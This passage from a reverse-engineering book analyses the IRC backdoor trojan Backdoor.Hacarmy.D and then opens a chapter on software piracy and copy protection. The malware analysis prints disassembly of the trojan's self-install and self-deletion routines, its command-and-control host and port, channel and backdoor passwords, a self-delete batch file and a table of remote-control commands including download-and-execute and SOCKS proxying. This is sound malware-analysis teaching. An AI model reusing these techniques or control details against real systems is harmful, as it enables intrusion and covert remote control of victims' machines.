00402690  PUSH EBX                      ; Count
00402691  PUSH ZoneLock.00404010        ; String = "C:\WINNT\system32"
00402696  CALL <JMP.&USER32.CharUpperBuffA>
0040269B  PUSH 0
0040269D  CALL ZoneLock.004019CB
004026A2  ADD ESP,4
004026A5  PUSH ZoneLock.00404010        ; s2 = "C:\WINNT\system32"
004026AA  PUSH ZoneLock.00404540        ; s1 = "C:\WINNT\SYSTEM32\
                                                  ZoneLockup.exe"
004026AF  CALL <JMP.&CRTDLL.strstr>
004026B4  ADD ESP,8
004026B7  CMP EAX,0
004026BA  JNZ SHORT ZoneLock.00402736
004026BC  PUSH ZoneLock.00405094        ; src = "ZoneLockup.exe"
004026C1  PUSH ZoneLock.00404010        ; dest = "C:\WINNT\system32"
004026C6  CALL <JMP.&CRTDLL.strcat>
004026CB  ADD ESP,8
004026CE  MOV EDI,0
004026D3  JMP SHORT ZoneLock.004026E0
004026D5  PUSH 1F4                     ; Timeout = 500. ms
004026DA  CALL <JMP.&KERNEL32.Sleep>
004026DF  INC EDI
004026E0  PUSH 0                       ; FailIfExists = FALSE
004026E2  PUSH ZoneLock.00404010       ; NewFileName =
                                           "C:\WINNT\system32"
004026E7  PUSH ZoneLock.00404540       ; ExistingFileName = "C:\WINNT\
                                                  SYSTEM32\ZoneLockup.exe"
004026EC  CALL <JMP.&KERNEL32.CopyFileA>
004026F1  OR EAX,EAX
004026F3  JNZ SHORT ZoneLock.004026FA
004026F5  CMP EDI,5
004026F8  JL SHORT ZoneLock.004026D5
004026FA  PUSH ZoneLock.00404540        ; <%s> =  "C:\WINNT\SYSTEM32\
```

Listing 8.3 *(continued)*

```
                                                    ZoneLockup.exe"
004026FF  PUSH ZoneLock.0040553D       ; format = "qwer%s"
00402704  LEA EAX,DWORD PTR SS:[EBP-29C]
0040270A  PUSH EAX                     ; s
0040270B  CALL <JMP.&CRTDLL.sprintf>
00402710  ADD ESP,0C
00402713  PUSH 5                       ; IsShown = 5
00402715  PUSH 0                       ; DefDir = NULL
00402717  LEA EAX,DWORD PTR SS:[EBP-29C]
0040271D  PUSH EAX                     ; Parameters
0040271E  PUSH ZoneLock.00404010       ; FileName = "C:\WINNT\system32"
00402723  PUSH ZoneLock.00405696       ; Operation = "open"
00402728  PUSH 0                       ; hWnd = NULL
0040272A  CALL <JMP.&SHELL32.ShellExecuteA>
0040272F  PUSH 0                       ; ExitCode = 0
00402731  CALL <JMP.&KERNEL32.ExitProcess>
00402736  CALL <JMP.&KERNEL32.GetCommandLineA>
0040273B  PUSH ZoneLock.00405538       ; s2 = "qwer"
00402740  PUSH EAX                     ; s1
00402741  CALL <JMP.&CRTDLL.strstr>
00402746  ADD ESP,8
00402749  MOV ESI,EAX
0040274B  OR ESI,ESI
0040274D  JE SHORT ZoneLock.00402775
0040274F  MOV ECX,ESI
00402751  OR EAX,FFFFFFFF
00402754  INC EAX
00402755  CMP BYTE PTR DS:[ECX+EAX],0
00402759  JNZ SHORT ZoneLock.00402754
0040275B  CMP EAX,8
0040275E  JBE SHORT ZoneLock.00402775
00402760  PUSH 7D0                     ; Timeout = 2000. ms
00402765  CALL <JMP.&KERNEL32.Sleep>
0040276A  MOV EAX,ESI
0040276C  ADD EAX,4
0040276F  PUSH EAX                     ; FileName
00402770  CALL <JMP.&KERNEL32.DeleteFileA>
00402775  PUSH ZoneLock.004050A3       ; MutexName = "botsmfdutpex"
0040277A  PUSH 1                       ; InitialOwner = TRUE
0040277C  PUSH 0                       ; pSecurity = NULL
0040277E  CALL <JMP.&KERNEL32.CreateMutexA>
00402783  MOV DWORD PTR DS:[404650],EAX
00402788  CALL <JMP.&KERNEL32.GetLastError>
0040278D  CMP EAX,0B7
00402792  JNZ SHORT ZoneLock.0040279B
00402794  PUSH 0                       ; ExitCode = 0
00402796  CALL <JMP.&KERNEL32.ExitProcess>
```

Listing 8.3 *(continued)*

When the program is first launched, it runs some checks to see whether it has already been installed, and if not it installs itself. This is done by calling `GetModuleFileName` to obtain the primary executable's file name, and checking whether the system's `SYSTEM32` directory name is part of the path. If the program has not yet been installed, it proceeds to copy itself to the `SYSTEM32` directory under the name `ZoneLockup.exe`, launches that executable, and terminates itself by calling `ExitProcess`.

The new instance of the process is obviously going to run this exact same code, except this time the `SYSTEM32` check will find that the program is already running from `SYSTEM32` and will wind up running the code at `00402736`. This sequence checks whether this is the first time that the program is launched from its permanent habitat. This is done by checking a special flag `qwer` set in the command-line parameters that also includes the full path and name of the original Trojan executable that was launched (This is going to be something like `Webcam Shots.scr`). The program needs this information so that it can delete this file—there is no reason to keep the original executable in place after the `ZoneLockup.exe` is created and launched.

If you're wondering why this file name was passed into the new instance instead of just deleting it in the previous instance, there is a simple answer: It wouldn't have been possible to delete the executable while the program was still running, because Windows locks executable files while they are loaded into memory. The program had to launch a new instance, terminate the first one, and delete the original file from this new instance.

The function proceeds to create a mutex called `botsmfdutpex`, whatever that means. The purpose of this mutex is to make sure no other instances of the program are already running; the program terminates if the mutex already exists. This mechanism ensures that the program doesn't try to infect the same host twice.

Initializing Communications

The next part of this function is a bit too long to print here, but it's easily readable: It collects several bits of information regarding the host, including the exact version of the operating system, and the currently logged-on user. This is followed by what is essentially the program's main loop, which is printed in Listing 8.4.

```
00402939  /PUSH 0
0040293B  |LEA EAX,DWORD PTR SS:[EBP-4]
0040293E  |PUSH EAX
0040293F  |CALL <JMP.&WININET.InternetGetConnectedState>
00402944  |OR EAX,EAX
```

Listing 8.4 The Backdoor program's primary network connection check loop.

```
00402946  |JNZ SHORT ZoneLock.00402954
00402948  |PUSH 7530                    ; Timeout = 30000. ms
0040294D  |CALL <JMP.&KERNEL32.Sleep>
00402952  |JMP SHORT ZoneLock.0040299A
00402954  |CMP DWORD PTR DS:[EDI*4+405104],0
0040295C  |JNZ SHORT ZoneLock.00402960
0040295E  |XOR EDI,EDI
00402960  |PUSH DWORD PTR DS:[EDI*4+40510C]
00402967  |PUSH DWORD PTR DS:[EDI*4+405104]
0040296E  |CALL ZoneLock.004029B1
00402973  |ADD ESP,8
00402976  |MOV ESI,EAX
00402978  |CMP ESI,1
0040297B  |JNZ SHORT ZoneLock.0040298A
0040297D  |PUSH DWORD PTR DS:[40464C]  ; Timeout = 0. ms
00402983  |CALL <JMP.&KERNEL32.Sleep>
00402988  |JMP SHORT ZoneLock.00402990
0040298A  |CMP ESI,3
0040298D  |JE SHORT ZoneLock.0040299C
0040298F  |INC EDI
00402990  |PUSH 1388                   ; /Timeout = 5000. ms
00402995  |CALL <JMP.&KERNEL32.Sleep>
0040299A  \JMP SHORT ZoneLock.00402939
```

Listing 8.4 *(continued)*

The first thing you'll notice about the this code sequence is that it is a loop, probably coded as an infinite loop (such as a `while(1)` statement). In its first phase, the loop repeatedly calls the `InternetGetConnectedState` API and sleeps for 30 seconds if the API returns `FALSE`. As you've probably guessed, the `InternetGetConnectedState` API checks whether the computer is currently connected to the Internet. In reality, this API only checks whether the system has a valid IP address—it doesn't really check that it is connected to the Internet. It looks as if the program is checking for a network connection and is simply waiting for the system to become connected if it's not already connected.

Once the connection check succeeds, the function calls another function, `004029B1`, with the first parameter being a pointer to the hard-coded string `g.hackarmy.tk`, and with the second parameter being `0x1A0B` (6667 in decimal). This function immediately calls into a function at `0040129C`, which calls the `gethostbyname` WinSock2 function on that `g.hackarmy.tk` string, and proceeds to call the `connect` function to connect to that address. The port number is set to the value from the second parameter passed earlier: 6667. In case you're not sure what this port number is used for, a quick trip to the IANA Web site (the Internet Assigned Numbers Authority) at `www.iana.org` shows that ports 6665 through 6669 are registered for IRCU, the Internet Relay Chat services.

It looks like the Trojan is looking to chat with someone. Care to guess with whom? Here's a hint: he's wearing a black hat. Well, at least in security book illustrations he does, it's actually more likely that he's just a bored teenager wearing a baseball cap. Regardless, the program is clearly trying to connect to an IRC server in order to communicate with an attacker who is most likely its original author. The specific address being referenced is `g.hackarmy.tk`, which was invalid at the time of writing (and is most likely going to remain invalid). This address was probably unregistered very early on, as soon as the antivirus companies discovered that it was being used for backdoor access to infected machines. You can safely assume that this address originally pointed to some IRC server, either one set up specifically for this purpose or one of the many legitimate public servers.

Connecting to the Server

To really test the Trojan's backdoor capabilities, I set up an IRC server on a separate virtual machine and named it `g.hackarmy.tk`, so that the Trojan connects to it when it is launched. You're welcome to try this out if you want, but you're probably going to learn plenty by just reading through my accounts of this experience. To make this reversing session truly effective, I was combining a conventional reversing session with some live chats with the backdoor through IRC.

Stepping through the code that follows the connection of the socket, you can see a function that seems somewhat interesting and unusual, shown in Listing 8.5.

```
004014EC  PUSH EBP
004014ED  MOV EBP,ESP
004014EF  PUSH EBX
004014F0  PUSH ESI
004014F1  PUSH EDI
004014F2  CALL <JMP.&KERNEL32.GetTickCount>
004014F7  PUSH EAX                      ; seed
004014F8  CALL <JMP.&CRTDLL.srand>
004014FD  POP ECX
004014FE  CALL <JMP.&CRTDLL.rand>
00401503  MOV EDX,EAX
00401505  AND EDX,80000003
0040150B  JGE SHORT ZoneLock.00401512
0040150D  DEC EDX
0040150E  OR EDX,FFFFFFFC
00401511  INC EDX
00401512  MOV EBX,EDX
00401514  ADD EBX,4
00401517  MOV ESI,0
```

Listing 8.5 A random string-generation function.

```
0040151C  JMP SHORT ZoneLock.00401535
0040151E  CALL <JMP.&CRTDLL.rand>
00401523  MOV EDI,DWORD PTR SS:[EBP+8]
00401526  MOV ECX,1A
0040152B  CDQ
0040152C  IDIV ECX
0040152E  ADD EDX,61
00401531  MOV BYTE PTR DS:[EDI+ESI],DL
00401534  INC ESI
00401535  CMP ESI,EBX
00401537  JLE SHORT ZoneLock.0040151E
00401539  MOV EAX,DWORD PTR SS:[EBP+8]
0040153C  MOV BYTE PTR DS:[EAX+ESI],0
00401540  POP EDI
00401541  POP ESI
00401542  POP EBX
00401543  POP EBP
00401544  RETN
```

Listing 8.5 A random string-generation function.

This generates some kind of random data (with the random seed taken from the current tick counter). The buffer length is somewhat random; the default length is 5 bytes, but it can go to anywhere from 2 to 8 bytes, depending on whether `rand` produces a negative or positive integer. Once the primary loop is entered, the function computes a random number for each byte, calculates a modulo `0x1A` (26 in decimal) for each random number, adds `0x61` (97 in decimal), and stores the result in the current byte in the buffer.

Observing the resulting buffer in OllyDbg exposes that the program is essentially producing a short random string that is made up of lowercase letters, and that the string is placed inside the caller-supplied buffer.

Notice how the modulo in Listing 8.5 is computed using the highly ineffiecient IDIV instruction. This indicates that the Trojan was compiled with some kind of Minimize Size compiler option (assuming that it was written in a high-level language). If the compiler was aiming at generating high-performance code, it would have used reciprocal multiplication to compute the modulo, which would have produced far longer, yet faster code. This is not surprising considering that the program originally came packed with UPX—the author of this program was clearly aiming at making the executable as tiny as possible. For more information on how to identify optimized division sequences and other common arithmetic operations, refer to Appendix B.

The next sequence takes the random string and produces a string that is later sent to the IRC server. Let's take a look at that code.

```
00402ABB  PUSH EAX                      ; <%s>
00402ABC  PUSH ZoneLock.0040519E        ; <%s> = "USER"
00402AC1  LEA EAX,DWORD PTR SS:[EBP-204]
00402AC7  PUSH EAX                      ; <%s>
00402AC8  PUSH ZoneLock.00405199        ; <%s> = "NICK"
00402ACD  PUSH ZoneLock.004054C5        ; format =
                                          "%s %s %s %s "x.com" "x" :x"
00402AD2  LEA EAX,DWORD PTR SS:[EBP-508]
00402AD8  PUSH EAX                      ; s
00402AD9  CALL <JMP.&CRTDLL.sprintf>
```

Considering that `EAX` contains the address of the randomly generated string, you should now know exactly what that string is for: it is the user name the backdoor will be using when connecting to the server.

The preceding sequence produced the following message, and will always produce the same message—the only difference is going to be the randomly generated name string.

```
NICK vsorpy USER vsorpy "x.com" "x" :x
```

If you look at RFC 1459, the IRC protocol specifications, you can see that this string means that a new user called `vsorpy` is being registered with the server. This username is going to represent this particular system in the IRC chat. The random-naming scheme was probably created in order to enable multiple clients to connect to the same server without conflicts. The architecture actually supports convenient communication with multiple infected systems at the same time.

Joining the Channel

After connecting to the IRC server, the program and the IRC server enter into a brief round of standard IRC protocol communications that is just typical protocol handshaking. The next important even takes place when the IRC server notifies the client whether or not the server has a MOTD (Message of the Day) set up. Based on this information, the program enters into the code sequence that follows, which decides how to enter into the communications channels inside which the attacker will be communicating with the Backdoor.

```
00402D80  JBE SHORT ZoneLock.00402DA7
00402D82  PUSH ZoneLock.004050B6        ; <%s> = "grandad"
00402D87  PUSH ZoneLock.004050B0        ; <%s> = "##g##"
00402D8C  PUSH ZoneLock.004051A3        ; <%s> = "JOIN"
00402D91  PUSH ZoneLock.004054AC        ; format = "%s %s %s"
```

```
00402D96  LEA EAX,DWORD PTR SS:[EBP-260]
00402D9C  PUSH EAX                      ; s
00402D9D  CALL <JMP.&CRTDLL.sprintf>
00402DA2  ADD ESP,14
00402DA5  JMP SHORT ZoneLock.00402DC5
00402DA7  PUSH ZoneLock.004050B0        ; <%s> = "##g##"
00402DAC  PUSH ZoneLock.004051A3        ; <%s> = "JOIN"
00402DB1  PUSH ZoneLock.004054BE        ; format = "%s %s"
00402DB6  LEA EAX,DWORD PTR SS:[EBP-260]
00402DBC  PUSH EAX                      ; s
00402DBD  CALL <JMP.&CRTDLL.sprintf>
```

In the preceding sequence, the first `sprintf` will only be called if the server sends an MOTD, and the second one will be called if it doesn't. The two commands both join the same channel: `##g##`, but if the server has an MOTD the channel will be joined with the password `grandad`. At this point, you can start your initial communications with the program by pretending to be the attacker and joining into a channel called `##g##` on the private IRC server. As soon as you join, you will know that your friend is already there because other than your own nickname you can also see an additional random-sounding name that's connected to this channel. That's the Backdoor program.

It's obvious that the backdoor can be controlled by issuing commands inside of this private channel that you've established, but how can you know which commands are supported? If the information you've gathered so far could have been gathered using a simple network monitor, the list of supported commands couldn't have been. For this, you simply *must* look at the command-processing code and determine which commands our program supports.

Communicating with the Backdoor

In communicating with the backdoor, the most important code area is the one that processes private-message packets, because that's how the attacker controls the program: through private message. It is quite easy to locate the code in the program that checks for a case where the `PRIVMSG` command is sent from the server. This will be helpful because you're expecting the code that follows this check to contain the actual parsing of commands from the attacker. The code that follows contains the only direct reference in the program to the `PRIVMSG` string.

```
00402E82  PUSH DWORD PTR SS:[EBP-C]              ; s2
00402E85  PUSH ZoneLock.0040518A                 ; s1 = "PRIVMSG"
00402E8A  CALL <JMP.&CRTDLL.strcmp>              ; strcmp
00402E8F  ADD ESP,8
00402E92  OR EAX,EAX
00402E94  JNZ ZoneLock.00402F8F
00402E9A  PUSH ZoneLock.004054A7                 ; s2 = " :"
```

```
00402E9F  MOV EAX,DWORD PTR SS:[EBP+8]              ;
00402EA2  INC EAX                                   ;
00402EA3  PUSH EAX                                  ; s1
00402EA4  CALL <JMP.&CRTDLL.strstr>                 ; strstr
00402EA9  ADD ESP,8
00402EAC  MOV EDX,EAX
00402EAE  ADD EDX,2
00402EB1  MOV ESI,EDX
00402EB3  JNZ SHORT ZoneLock.00402EBC
00402EB5  XOR EAX,EAX
00402EB7  JMP ZoneLock.00403011
00402EBC  MOVSX EAX,BYTE PTR DS:[ESI]
00402EBF  MOVSX EDX,BYTE PTR DS:[4050C5]
00402EC6  CMP EAX,EDX
00402EC8  JE SHORT ZoneLock.00402ED1
00402ECA  XOR EAX,EAX
```

After confirming that the command string is actually `PRIVMSG`, the program skips the colon character that denotes the beginning of the message (in the `strstr` call), and proceeds to compare the first character of the actual message with a character from `004050C5`. When you look at that memory address in the debugger, you can see that it appears to contain a hard-coded exclamation mark (`!`) character. If the first character is not an exclamation mark, the program exits the function and goes back to wait for the next server transmission. So, it looks as if backdoor commands start with an exclamation mark. The next code sequence appears to perform another kind of check on your private messages. Let's take a look.

```
00402EED  XOR EDI,EDI
00402EEF  LEA EAX,DWORD PTR SS:[EBP-60]
00402EF2  PUSH EAX                                  ; s2
00402EF3  IMUL EAX,EDI,50                           ;
00402EF6  LEA EAX,DWORD PTR DS:[EAX+4051C5]         ;
00402EFD  PUSH EAX                                  ; s1
00402EFE  CALL <JMP.&CRTDLL.strcmp>                 ; strcmp
00402F03  ADD ESP,8
00402F06  OR EAX,EAX
00402F08  JNZ SHORT ZoneLock.00402F0D
00402F0A  XOR EBX,EBX
00402F0C  INC EBX
00402F0D  INC EDI
00402F0E  CMP EDI,3
00402F11  JLE SHORT ZoneLock.00402EEF
```

The preceding sequence is important: It compares a string from `[EBP-60]`, which is the nickname of the user who's sending the current private message (essentially the attacker) with a string from a global variable. It also looks as if this is an array of strings, each element being up to `0x50` (80 in decimal)

characters long. While I was first stepping through this sequence, all of these four strings were empty. This made the code proceed to the code sequence that follows instead of calling into a longish function at `00403016` that would have been called if there was a match on one of the usernames. Let's look at what the function does next (when the usernames don't match).

```
00402F29  PUSH ZoneLock.004050BE       ; <%s> = "tounge"
00402F2E  PUSH ZoneLock.00405110       ; <%s> = "morris"
00402F33  PUSH ZoneLock.004054A1       ; format = "%s %s"
00402F38  LEA EAX,DWORD PTR SS:[EBP-260]
00402F3E  PUSH EAX                     ; s
00402F3F  CALL <JMP.&CRTDLL.sprintf>
00402F44  LEA EAX,DWORD PTR SS:[EBP-260]
00402F4A  PUSH EAX                     ; s2
00402F4B  PUSH ESI                     ; s1
00402F4C  CALL <JMP.&CRTDLL.strcmp>
```

This is an interesting sequence. The first part uses `sprintf` to produce the string `morris tounge`, which is then checked against the current message being processed. If there is a mismatch, the function performs one more check on the current command string (even though it's been confirmed to be `PRIVMSG`), and returns. If the current command *is* "`!morris tounge`", the program stores the originating username in the currently available slot on that string array from `004051C5`. That is, upon receiving this Morris message, the program is storing the name of the user it's currently talking to in an array. This is the array that starts at `004051C5`; the same array that was scanned for the attacker's name earlier. What does this tell you? It looks like the string `!morris tounge` is the secret password for the Backdoor program. It will only start processing commands from a user that has transmitted this particular message!

One unusual thing about the preceding code snippet that generates and checks whether this is the correct password is that the `sprintf` call seems to be redundant. Why not just call `strcmp` with a pointer to the full `morris tounge` string? Why construct it in runtime if it's a predefined, hard-coded string? A quick search for other references to this address shows that it is static; there doesn't seem to be any other place in the code that modifies this sequence in any way. Therefore, the only reason I can think of is that the author of this program didn't want the string "`morris tounge`" to actually appear in the program in one piece. If you look at the code snippet, you'll see that each of the words come from a different area in the program's data section. This is essentially a primitive antireversing scheme that's supposed to make it a bit more difficult to find the password string when searching through the program binary.

Now that we have the password, you can type it into our IRC program and try to establish a real communications channel with the backdoor. Obtaining a basic list of supported commands is going to be quite easy. I've already mentioned a routine at `00403016` that appears to process the supported commands. Disassembling this function to figure out the supported commands is an almost trivial task; one merely has to look for calls to string-comparison functions and examine the strings being compared. The function that does this is far too long to be included here, but let's take a look at a typical sequence that checks the incoming message.

```
0040308B  PUSH ZoneLock.0040511B       ; s2 = "?dontuseme"
00403090  LEA EAX,DWORD PTR SS:[EBP-200]
00403096  PUSH EAX                     ; s1
00403097  CALL <JMP.&CRTDLL.strcmp>
0040309C  ADD ESP,8
0040309F  OR EAX,EAX
004030A1  JNZ SHORT ZoneLock.004030B2
004030A3  CALL ZoneLock.00401AA0
004030A8  MOV EAX,3
004030AD  JMP ZoneLock.00403640
004030B2  PUSH ZoneLock.00405126       ; s2 = "?quit"
004030B7  LEA EAX,DWORD PTR SS:[EBP-200]
004030BD  PUSH EAX                     ; s1
004030BE  CALL <JMP.&CRTDLL.strcmp>
004030C3  ADD ESP,8
004030C6  OR EAX,EAX
004030C8  JNZ SHORT ZoneLock.004030D4
004030CA  MOV EAX,3
004030CF  JMP ZoneLock.00403640
004030D4  PUSH ZoneLock.00405138       ; s2 = "threads"
004030D9  LEA EAX,DWORD PTR SS:[EBP-200]
004030DF  PUSH EAX                     ; s1
004030E0  CALL <JMP.&CRTDLL.strcmp>
```

See my point? All three strings are compared against the string from `[EBP-200]`; that's the command string (not including the exclamation mark). There are quite a few string comparisons, and I won't go over the code that responds to each and every one of them. Instead, how about we try out a few of the more obvious ones and just see what happens? For instance, let's start with the `!info` command.

```
/JOIN ##g##
<attacker> !morris tounge
<attacker> !info
-iyljuhn- Windows 2000 [Service Pack 4]. uptime: 0d 18h 11m.
  cpu 1648MHz. online: 0d 0h 0m. Current user: eldade.
  IP:192.168.11.128 Hostname:eldad-vm-2ksrv. Processor x86
  Family 6 Model 9 Stepping 8, GenuineIntel.
```

You start out by joining the `##g##` channel and saying the password. You then send the "`!info`" command, to which the program responds with some general information regarding the infected host. This includes the exact version of the running operating system (in my case, this was the version of the guest operating system running under VMWare, on which I installed the Trojan/backdoor), and other details such as estimated CPU speed and model number, IP address and system name, and so on.

There are plenty of other, far more interesting commands. For example, take a look at the "`!webfind64`" and the "`!execute`" commands. These two commands essentially give an attacker full control of the infected system. "`!execute`" launches an executable from the infected host's local drives. "`!webfind64`" downloads a file from any remote server into a local directory and launches it if needed. These two commands essentially give an attacker full-blown access to the infected system, and can be used to take advantage of the infected system in a countless number of ways.

Running SOCKS4 Servers

There is one other significant command in the backdoor program that I haven't discussed yet: "`!socks4`". This command establishes a thread that waits for connections that use the SOCKS4 protocol. SOCKS4 is a well-known proxy communications protocol that can be used for indirectly accessing a network. Using SOCKS4, it is possible to route all traffic (for example, outgoing Internet traffic) through a single server.

The backdoor supports multiple SOCKS4 threads that listen to any traffic on attacker-supplied port numbers. What does this all mean? It means that if the infected system has *any* open ports on the Internet, it is possible to install a SOCKS4 server on one of those ports, and use that system to indirectly connect to the Internet. For attackers this can be heaven, because it allows them to anonymously connect to servers on the Internet (actually, it's not anonymous—it uses the legitimate system owner's identity, so it is essentially a type of identity theft). Such anonymous connections can be used for any purpose: Web browsing, e-mail, and so on. The ability to connect to other servers anonymously without exposing one's true identity creates endless criminal opportunities—it is going to be extremely difficult to trace back the actual system from which the traffic is originating. This is especially true if each individual proxy is only used for a brief period of time and if each proxy is cleaned up properly once it is decommissioned.

Clearing the Crime Scene

Speaking of cleaning up, this program supports a self-destruct command called "`!?dontuseme`", which uninstalls the program from the registry and

deletes the executable. You can probably guess that this is not an entirely trivial task—an executable program file cannot be deleted while the program is running. In order to work around this problem, the program must generate a "self-destruct" batch file, which deletes the program's executable after the main program exits. This is done in a little function at `00401AA0`, which generates the following batch file, called "`rm.bat`". The program runs this batch file and quits. Let's take a quick look at this batch file.

```
@echo off
:start
if not exist "C:\WINNT\SYSTEM32\ZoneLockup.exe" goto done
del "C:\WINNT\SYSTEM32\ZoneLockup.exe"
goto start
:done
del rm.bat
```

This batch file loops through code that attempts to delete the main program executable. The loop is only terminated once the executable is actually gone. That's because the batch file is going to start running while the `ZoneLockup.exe` executable is still running. The batch file must wait until `ZoneLockup.exe` is no longer running so that it can be deleted.

The Backdoor.Hacarmy.D: A Command Reference

Having gathered all of this information, I realized that it would be a waste to not properly summarize it. This is an interesting program that reveals much about how modern-day malware works. The following table provides a listing of the supported commands I was able to find in the program along with their descriptions.

Table 8.1 List of Supported Commands in the Trojan/Backdoor.Hacarmy.D Program.

COMMAND	DESCRIPTION	ARGUMENTS
`!?dontuseme`	Instructs the program to self-destruct by removing its `Autorun` registry entry and deleting its executable.	
`!socks4`	Initializes a SOCKS4 server thread on the specified port. This essentially turns the infected system into a proxy server.	Port number to open.
`!threads`	Lists the currently active server threads.	

Table 8.1 *(continued)*

COMMAND	DESCRIPTION	ARGUMENTS
`!info`	Displays some generic information regarding the infected host, including its name, IP address, CPU model and speed, currently logged on username, and so on.	
`!?quit`	Closes the backdoor process without uninstalling the program. It will be started again the next time the system boots.	
`!?disconnect`	Causes the program to disconnect from the IRC server and wait for the specified number of minutes before attempting to reconnect.	Number of minutes to wait before attempting reconnection.
`!execute`	Executes a local binary. The program is launched in a hidden mode to keep the end user out of the loop.	Full path to executable file.
`!delete`	Deletes a file from the infected host. The program responds with a message notifying the attacker whether or not the operation was successful.	Full path to file being deleted.
`!webfind64`	Instructs the infected host to download a file from a remote server (using a specified protocol such as `http://`, `ftp://`, and so on).	URL of file being downloaded and local file name that will receive the downloaded file.
`!killprocess` `!listprocesses`	The strings for these two commands appear in the executable, and there is a function (at `0040239A`) that appears to implement both commands, but it is unreachable. A future feature perhaps?	

Conclusion

Malicious programs can be treacherous and complicated. They will do their best to be invisible and seem as innocent as possible. Educating end users on how these programs work and what to watch out for is critical, but it's not enough. Developers of applications and operating systems must constantly improve the way these programs handle untrusted code and convincingly convey to the users the fact that they simply shouldn't let an unknown program run on their system unless there's an excellent reason to do so.

In this chapter, you have learned a bit about malicious programs, how they work, and how they hide themselves from antivirus scanners. You also dissected a very typical real-world malicious program and analyzed its behavior, to gain a general idea of how these programs operate and what type of damage they inflict on infected systems.

Granted, most people wouldn't ever need to actually reverse engineer a malicious program. The developers of antivirus and other security software do an excellent job, and all that is necessary is to install the right security products and properly configure systems and networks for maximum security. Still, reversing malware can be seen as an excellent exercise in reverse engineering and as a solid introduction to malicious software.

PART

III

Cracking

CHAPTER 9

Piracy and Copy Protection

The magnitude of piracy committed on all kinds of digital content such as music, software, and movies has become monstrous. This problem has huge economic repercussions and has been causing a certain creative stagnation—why create if you can't be rewarded for your efforts?

This subject is closely related to reversing because *cracking*, which is the process of attacking a copy protection technology, is essentially one and the same as reversing. In this chapter, I will be presenting general protection concepts and their vulnerabilities. I will also be discussing some general approaches to cracking.

Copyrights in the New World

At this point there is simply no question about it: The digital revolution is going to change beyond recognition our understanding of the concept of copyrighted materials. It is difficult to believe that merely a few years ago a movie, music recording, or book was exclusively sold as a physical object containing an analog representation of the copyrighted material. Nowadays, software, movies, books, and music recordings are all exposed to the same problem—they can all be stored in digital form on personal computers.

This new reality has completely changed the name of the game for copyright owners of traditional copyrighted materials such as music and movies,

and has put them in the same (highly uncomfortable) position that software vendors have been in for years: They have absolutely no control over what happens to their precious assets.

The Social Aspect

It is interesting to observe the social reactions to this new reality with regard to copyrights and intellectual property. I've met dozens of otherwise law-abiding citizens who weren't even *aware* of the fact that burning a copy of a commercial music recording or a software product is illegal. I've also seen people in strong debate on whether it's right to charge money for intellectual property such as music, software, or books.

I find that very interesting. To my mind, this question has only surfaced because technological advances have made it is so easy to duplicate most forms of intellectual property. Undoubtedly, if groceries were as easy to steal as intellectual property people would start justifying that as well.

The truth of the matter is that technological approaches are unlikely to ever offer perfect solutions to these problems. Also, some technological solutions create significant disadvantages to end users, because they empower copyright owners and leave legitimate end users completely powerless. It is possible that the problem could be (at least partially) solved at the social level. This could be done by educating the public on the value and importance of creativity, and convincing the public that artists and other copyright owners deserve to be rewarded for their work. You really have to wonder—what's to become of the music and film industry in 20 years if piracy just keeps growing and spreading unchecked? Who's problem would *that* be, the copyright owner's, or everyone's?

Software Piracy

In a study on global software piracy conducted by the highly reputable market research firm IDC on July, 2004 it was estimated that over $30 billion worth of software was illegally installed worldwide during the year 2003 (see the *BSA and IDC Global Software Piracy Study* by the Business Software Alliance and IDC [BSA1]). This means that 36 percent of the total software products installed during that period were obtained illegally. In another study, IDC estimated that "lowering piracy by 10 percentage points over four years would add more than 1 million new jobs and $400 billion in economic growth worldwide."

Keep in mind that this information comes from studies commissioned by the Business Software Alliance (BSA)—a nonprofit organization whose aim is to combat software piracy. BSA is funded partially by the U.S. government, but primarily by the world's software giants including Adobe, Apple, IBM,

Microsoft, and many others. These organizations have undoubtedly been suffering great losses due to software piracy, but these studies still seem a bit tainted in the sense that they appear to ignore certain parameters that don't properly align with funding members' interests. For example, in order to estimate the magnitude of worldwide software piracy the study compares the total number of PCs sold with the total number of software products installed. This sounds like a good approach, but the study apparently ignores the factor of free open-source software, which implies that any PC that runs free software such as Linux or OpenOffice was considered "illegal" for the purpose of the study.

Still, piracy remains a huge issue in the industry. Several years ago the only way to illegally duplicate software was by making a physical copy using a floppy diskette or some other physical medium. This situation has changed radically with the advent of the Internet. The Internet allows for simple and anonymous transfer of information in a way that makes piracy a living nightmare for copyright owners. It is no longer necessary to find a friendly neighbor who has a copy of your favorite software, or even to know such a person. All you need nowadays is to run a quick search for "warez" on the Internet, and you'll find copies of most popular programs ready for downloading. What's really incredible about this is that most of the products out there were originally released with some form of copy protection! There are just huge numbers of crackers out there that are working tirelessly on cracking any reasonably useful software as soon as it is released.

Defining the Problem

The technological battle against software piracy has been raging for many years—longer than most of us care to remember. Case in point: Patents for technologies that address software piracy issues were filed as early as 1977 (see the patents *Computer Software Security System* by Richard Johnstone and *Microprocessor for Executing Enciphered Programs* by Robert M. Best [Johnstone, Best]), and the well-known *Byte* magazine dedicated an entire issue to software piracy as early as May, 1981. Let's define the problem: What is the objective of copy protection technologies and why is it so difficult to attain?

The basic objective of most copy protection technologies is to control the way the protected software product is used. This can mean all kinds of different things, depending on the specific license of the product being protected. Some products are time limited and are designed to stop functioning as soon as their time limit is exceeded. Others are nontransferable, meaning that they can only be used by the person who originally purchased the software and that the copy protection mechanism must try and enforce this restriction. Other programs are transferable, but they must not be duplicated—the copy protection technology must try and prevent duplication of the software product.

It is very easy to see logically why in order to create a truly secure protection technology there must be a secure *trusted component* in the system that is responsible for enforcing the protection. Modern computers are "open" in the sense that software runs on the CPU unchecked—the CPU has no idea what "rights"a program has. This means that as long as a program can run on the CPU a cracker can obtain that program's code, because the CPU wasn't designed to prevent anyone from gaining access to currently running code.

The closest thing to "authorized code" functionality in existing CPUs is the privileged/nonprivileged execution modes, which are typically used for isolating the operating system kernel from programs. It is theoretically possible to implement a powerful copy protection by counting on this separation (see *Strategies to Combat Software Piracy* by Jayadeve Misra [Misra]), but in reality the kernels of most modern operating systems are completely accessible to end users. The problem is that operating systems must allow users to load kernel-level software components because most device drivers run as kernel-level software. Rejecting any kind of kernel-level component installation would block the user from installing any kind of hardware device on the system—that isn't acceptable. On the other hand, if you allow users to install kernel-level components, there is nothing to prevent a cracker from installing a kernel-level debugger such as SoftICE and using it to observe and modify the kernel-level components of the system.

